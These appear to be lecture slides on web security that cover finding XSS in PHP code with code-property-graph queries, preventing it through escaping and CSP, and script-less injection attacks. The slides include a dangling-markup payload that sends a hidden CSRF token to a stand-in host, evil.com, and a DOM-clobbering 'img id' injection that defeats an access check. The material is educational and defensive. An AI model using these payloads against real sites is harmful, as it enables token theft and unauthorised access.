
```
1 <?php
2     $message = $_GET['message']; ?>
3 <?php echo '<?xml version="1.0" encoding="UTF-8"?>' ?>
4 ...
5 <h1>XSS Demo</h1>
6 <p>POC: javascript:alert(2)</p>
7 <p><a href="
8     <?php echo htmlspecialchars($message, ENT_QUOTES, 'UTF-8');?>">
9 value</a></p>
```

Target CPG

Query CPG

```
1 <?php $url = $_POST['url']?>
2 ...
3 <?php $i++; ?>
4     <?php echo ($i == count($parts) ? 'active' : '')
5     ?>">
6     <a href="
7     <?php
8         echo htmlspecialchars($url, ENT_QUOTES, 'UTF-8')
9     ?>">
10    <?php if ($i == count($parts) && !$is_dir): ?>
11        <i class="far fa-file"></i>
12    ...
```

# Query Sizes and Vulnerabilities




e.g., `<?echo $_GET["input"]?>`  
Many developers do not pay attention to even simple security practices

10 vulnerabilities  
Manually identifying these vulnerabilities is non-trivial

Complexity of the found bugs

Size of the CPG Queries (# of all nodes and edges)

# Project Popularities and Vulnerabilities



Adhere to their own coding style  
→ Perform stricter security check

Tend to refer to other code  
→ Introduce vulnerable clones

Project popularity

# of Stars

# How to Prevent XSS Attacks?

---

## #1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)
- Option 1-2: Use the good escaping libraries
  - E.g., `htmlspecialchars(string)`, `htmlentities(string)`, ...

## #2: Content Security Policy (CSP)

- A new security mechanism supported by modern browsers
- Next lecture!

# Script-less Injections

---



- XSS = script injection
- Many browser mechanisms to defense script injection
  - Built-in XSS filters in IE and Chrome
  - Client-side APIs like toStaticHTML()
  - Content Security Policy (CSP)
- But attacker can do damage **by injecting non-script HTML markup elements**, too
- Reference: Postcards from the post-XSS world, Zalewski



# Script-less Injections: Dangling Markup Injection

```
...  
<input type="hidden" name="xsrftoken" value="secret">  
...'  
</div>
```

Secret information the attacker wants to obtain

# Script-less Injections: Dangling Markup Injection

Attacker's injected string

```
<img src='http://evil.com/log.cgi?'
```

```
...  
<input type="hidden" name="xsrftoken" value="secret">  
...'  
</div>
```

Secret information the attacker wants to obtain

# Script-less Injections: Dangling Markup Injection

```
<img src='http://evil.com/log.cgi?
```

```
...
```

```
<input type="hidden" name="xsrftoken" value="secret">
```

```
...'
```

```
</div>
```

All of this sent to evil.com as a URL

# Script-less Injections: Namespace Attacks 125

---



Access control  
through a variable

```
function submit_new_acls() {  
    if (is_public)  
        request.access_mode = AM_PUBLIC; ...  
}
```

# Script-less Injections: Namespace Attacks <sup>126</sup>

```
<img id= 'is_public' >
```

Attacker's injected components:  
Automatically added to JavaScript namespace  
with higher priority than script-created variables

```
function submit_new_acIs() { ...  
    if (is_public)  
        request.access_mode = AM_PUBLIC; ...  
}
```

Always evaluated  
to true

# Conclusion

---



- We studied a basic browser sandboxing mechanism
  - Same Origin Policy (SOP): basic access control
- Cross-Site Scripting (XSS) Attacks: **bypass SOP** by making the pages from benign website run malicious scripts
  - Reflected XSS Attacks
  - Stored XSS Attacks
  - DOM-based XSS Attacks
  - Universal XSS Attacks
- How to mitigate?
  - Input sanitization
  - Content Security Policy (CSP)

**Question?**